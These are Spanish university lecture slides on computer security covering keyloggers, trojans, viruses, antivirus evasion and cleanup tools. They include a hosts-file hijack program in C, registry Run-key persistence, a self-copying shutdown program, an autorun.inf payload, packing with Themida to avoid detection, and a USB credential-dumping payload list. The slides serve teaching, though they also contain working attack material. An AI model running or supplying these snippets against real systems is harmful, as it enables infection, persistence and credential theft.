Configura un troyano para que infecte un equipo remoto. Una vez infectado el fichero ejecútalo en una máquina y comprueba su correcto funcionamiento.



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus**
- Ocultación
- Solución



CONTRAMEDIDAS

La mejor defensa contra los troyanos es no ejecutar nada de lo cual se desconozca el origen y mantener software antivirus actualizado y dotado de buena heurística; es recomendable también instalar algún software antitroyano, de los cuales existen versiones gratis aunque muchas de ellas constituyen a su vez un troyano. Otra solución bastante eficaz contra los troyanos es tener instalado un firewall.

Otra manera de detectarlos es inspeccionando frecuentemente la lista de procesos activos en memoria en busca de elementos extraños, vigilar accesos a disco innecesarios, etc.




Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus**
- Ocultación
- Solución



Virus



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Objetivos:

- Generar basura
- Consumir CPU
- Romper el equipo
- Troyanos
- DoS
- Enviar email masivos



Capítulo 6. Analista de aplicaciones (y II)


Ejemplo básico

```
#include <stdio.h>

int main(void){
    FILE *fd;
    char cadena[100]="\n150.214.156.62  www.google.es\n";
    fd=fopen("c:\windows\system32\drivers\etc\hosts","a");

    fwrite(&cadena,sizeof(cadena),1,fd);
    fclose(fd);

}
```



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



VIRUS TOTAL

Análisis del archivo virus.exe recibido el 14.03.2008 16:18:13 (CET)
Estado actual: análisis terminado
Resultado: 0/32 (0%)

Motor antivirus	Versión	Última actualización	Resultado
AhnLab-V3	2008.3.15.0	2008.03.14	-
AntiViz	7.6.0.73	2008.03.14	-
Authenium	4.93.8	2008.03.13	-
Avast	4.7.1098.0	2008.03.13	-
AVG	7.5.0.516	2008.03.14	-
BitDefender	7.2	2008.03.14	-
CAT-QuickHeal	9.50	2008.03.13	-
ClamAV	0.92.1	2008.03.14	-

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución




reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v **datos** /t REG_SZ /d **virus.exe**

Valor = ejecutable

nombre

regedit



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



```
#include <iostream>
using namespace std;
int main(void)
{
    system("copy SDForce.exe %systemroot%\system32\SDForce.exe");
    system("REG ADD HKLM\Software\Microsoft\Windows\CurrentVersion\RunUpdate /t REG_SZ /d SDForce.exe /f");


    system("shutdown -s -t: 0 -f"); //para que de tiempo a kitarlo en -t: 10 o 100..
    //con poner shutdown -a se desactiva el apagado.

    return 0;
}
```

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



A screenshot of a Windows file explorer window showing files on a CD drive (F:). The files listed are:

- Adobe Captivate 3
- Adobe Flash Player 9
- Adobe Reader 8.0
- Autoplay
- Documenta...
- Autoplay.exe
- AUTORUN.INF
- Léame de Adobe ...
- unicows.dll

A black arrow points from the bottom right of the file explorer window to a text box containing the following command:

```
[autorun]
shellexecute=virus.exe
ICON=drive.ico
```




Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)


USB robadatos



The screenshot shows a Windows file explorer window titled 'observa'. Inside the folder are several files: 'batexe', 'Dump', 'autorun.inf', and 'nircmd.exe'. Below this window is another window titled 'PROBLEMA_19A1705A' showing a list of files such as 'Nasty.htm', 'Distro.htm', 'selected.htm', etc.

Capítulo 6. Analista de aplicaciones (y II)

<http://vx.netlux.org/>



The screenshot shows a Mozilla Firefox browser window with the URL 'http://vx.netlux.org/' in the address bar. The page content includes a 'Welcome!' message, a quote about freedom of opinion and expression, and sections for 'Welcome to VX Heavens!', 'What's new (Nov)', and 'RSS Site history'.



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)


Capítulo 6. Analista de aplicaciones (y II)

VX Heavens virus collection:
37420 files, 2.3GB.

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Virus.Win32.Elkien.exe CPU al 100%
Virus.Win32.Evyl.exe mata el explorer
Virus.Win32.Levy.exe Cambia la interfaz
win32.spredcer vuelve loco el escritorio
win32.lash.a muestra ventanas y abre procesos
win32.stepar.f Buscaminas que pone al 100% la CPU
win32.HLLW.Jimmy Convierte todas las aplicaciones que están en la carpeta en que se ejecuta un virus que muestran mensajes




Capítulo 6. Analista de aplicaciones (y II)

VX Heavens virus collection:
37420 files, 2.3GB.

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Virtool.win32.createExt Generador de troyanos
Virtool.win32.geneditor Para crear y codificar virus
Virtool.win32.FVCL.10 „“
Virtool.win32.flashtron Para crear películas en flash con troyanos
Virtool.win32.larvagen Para crear y codificar virus en P2P




© Julio Gómez López jgomez@ual.es

www.administraciondesistemasoperativos.com
Universidad de Almería

Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)




Capítulo 6. Analista de aplicaciones (y II)

Contenido
KeyLoggers
Troyanos
Virus
Ocultación
Solución

Generadores de virus - Deninsoft

Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

	Capítulo 6. Analista de aplicaciones (y II)
Contenido	Generadores de virus - LAVI
KeyLoggers Troyanos Virus Ocultación Solución	<p>Laboratorio de Virus</p>  <p>LAVI es un generador de virus al estilo VCL con las siguientes características:</p> <ul style="list-style-type: none">1- Los virus generados son del tipo residente.2- Infectan solamente archivos .COM.3- Si se desea, el COMMAND.COM puede ser infectado.4- Pueden infectar archivos al ejecutarlos, abrirlos o ambas.5- Los efectos del virus son programados por el usuario.6- El virus puede estar encriptado.7- Opcionalmente, puede intercalarse código muerto en el fuente.8- Puede modificarse la rutina de autocheckeo del virus.9- También se puede incluir una rutina de encriptado externa.


	Capítulo 6. Analista de aplicaciones (y II)
Contenido	Ocultación para el antivirus
KeyLoggers Troyanos Virus Ocultación Solución	



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

	Capítulo 6. Analista de aplicaciones (y II)
Contenido KeyLoggers Troyanos Virus Ocultación Solución	<p>Para programar un programa es necesario el código fuente que es donde el programador va indicando los pasos que debe realizar el programa.</p>  <pre>graph LR; A[Código Fuente C++]; A --> B[Archivo Objeto (Código Maquina)]; B --> C[Ejecutable]</pre>
	

	Capítulo 6. Analista de aplicaciones (y II)
Contenido KeyLoggers Troyanos Virus Ocultación Solución	<p>Existen sistemas de protección de software que permiten proteger el software para impedir desenamblar un programa. Dichos sistemas lo que hacen es coger el código fuente y cifrarlo para así poder generar un fichero ejecutable con un precargador que permite decodificar y ejecutar el programa original</p>  <pre>graph LR; A[Ejecutable]; A --> B[Protector]; B --> C[Ejecutable Protegido]</pre>
	




Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



The screenshot shows the Themida v1.8.5.5 interface. The main window is titled "Application Information". It displays the input file path as "C:\Documents and Settings\[usuario]\Escritorio\troyanc" and the output file path as "nd Settings\[usuario]\Escritorio\salida.exe". The file size is listed as "8,58 kb". Below this, it shows file type as "Windows Standard Executable (32-bit)" and various protection statistics: Virtual Machine Macro Functions: 0, CodeReplace Macro Functions: 0, CodeEncrypt Macro Functions: 0, ClearCode Macro Functions: 0. The last modified date is "25/09/2007 0:19:42". On the left sidebar, there are tabs for "Options" (selected), "Protection Options", "Code Replace", "Virtual Machine", "Customized Dialogs", "Advanced Options", and "VRuntime". The "Help" tab is also visible.

Ejecutable → Protector → Ejecutable Protegido

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



A large, bold title "Solución" is centered on the page. To the right of the title is a cartoon illustration of a Viking warrior. The Viking has blonde hair in a bun, wears a blue horned helmet, and has a white beard. He is holding a silver battle-axe in his right hand and a golden shield with a blue emblem in his left hand.




Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución




The screenshot shows a Windows desktop with a green field and blue sky background. A context menu is open over a file named 'Faser - Eliminar virus y troyanos'. The menu includes options like 'Desinstalar', 'Detener el arranque automático', 'Matar Proceso', 'Matar y borrar Proceso', 'Abrir carpeta contenedora', 'Búsqueda con Google', 'Propiedades', and 'Cancelar'. In the top left corner, there's a window titled 'Revo Uninstaller' showing a list of installed programs.

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución



The screenshot shows the McAfee Rootkit Detective 1.0 application window. It has tabs for 'Scan results' (selected), 'Scan status', and 'Scan settings'. Under 'Scan results', there are several radio button options: 'View hidden processes and files' (selected), 'View hooked services', 'View hidden registry keys/values', 'View hooked imports/exports', and 'View all processes'. Below these is a table with columns 'Process/File name', 'PID', and 'Process/File path'. At the bottom, there are buttons for 'Scan', 'Settings', 'Rename', and 'Close'. A message in the 'Scan status' area says: 'Scanning did not complete due to the user interruption. You can Press "Scan" button to start scanning again.'



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

AVG Anti-Rootkit

Capítulo 6. Analista de aplicaciones (y II)

Contenido

- KeyLoggers
- Troyanos
- Virus
- Ocultación
- Solución

Antivirus



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

Capítulo 6. Analista de aplicaciones (y II)

AntiSpyWare



The screenshot shows the McAfee AntiSpyware application window. The main area displays 'Scanning Statistics' with the following data:

Scanned	99
Processes	99
Files	91,388
Registry keys	8,390

Below the statistics, there's a 'What's New?' section with a note about removing Cydoor from the system. On the right side, there are three sections: 'I want to...', 'Scan now', 'Restore programs', 'View recent activity', 'Change settings'; 'Learning Center' with links to 'AntiSpyware Help', 'What is spyware?', and 'How did it get on my system?'; and a small 'Scan now' button.

Una última cosa!!!!!!



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

The screenshot shows a Windows Internet Explorer window displaying the U3 Software Central website at <http://www.u3.com/>. The page features a large yellow header with the U3 smart logo. To the right, there is promotional text: "Simplified for U", "Smarter about U", and "As mobile as U". Below the text is a photograph of a silver U3 smart drive. The main content area has two columns: "Already Own A U3 Smart Drive?" and "Need A U3 Smart Drive?". The left column provides instructions for using the drive, while the right column highlights its features and availability.

La finalidad de U3 consiste en desarrollar un estándar para las unidades de almacenamiento USB, consiguiendo almacenar en ellas todo tipo de software que pudiera ser portable.

Cuando insertamos el USB se inicia una unidad como CDROM y otra como HDD.

Las aplicaciones que se ejecutan desde el pendrive pueden escribir configuraciones y cambios en el registro de Windows (pero luego lo borran)

Se pueden instalar muchos programas mediante el registro de www.u3.com

QUE BUENO !!!!!!!

A cartoon illustration of a penguin standing on its hind legs, holding a large yellow question mark in its beak. There are four smaller question marks floating above the penguin's head.




Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)



Distribuciones

- Amish Technique
- Kapowdude technique
- Silivrenions technique
- Hackblade
- Gonzor switchblade



Distribuciones

- Amish Technique
- Kapowdude technique
- Silivrenions technique
- Hackblade
- Gonzor switchblade



- U3 Launchpad menu
- The Payload
- Dump System Info
- Dump Network Services
- Dump Port Scan
- Dump Product Keys
- Dump SAM (Via PWDump or FGDump)
- Dump Wifi Hex
- Dump Network Passwords
- Dump Cache
- Dump Messenger Passwords
- Dump Firefox Passwords
- Dump IE Passwords
- Dump Mail Passwords
- Dump LSA secrets
- Dump Updates-List
- Dump URL History
- Dump External IP (to the log file)
- Install HakSaw
- Install VNC



Analista de Seguridad Informática

Capítulo 6. Analista de aplicaciones (y II)

The screenshot shows a Microsoft Internet Explorer window displaying the [USB Switchblade](http://wiki.hak5.org/wiki/USB_Switchblade) page from the Hak5 wiki. The page title is "HACKBLADE (http://wiki.hak5.org/wiki/USB_Switchblade)". The main content area features a large image of a USB drive with a blade extending from it. Below the image is a section titled "USB Switchblade" with a detailed description of the tool's purpose and methods. At the bottom of the page is a cartoon penguin wearing a Viking helmet and holding a sword.

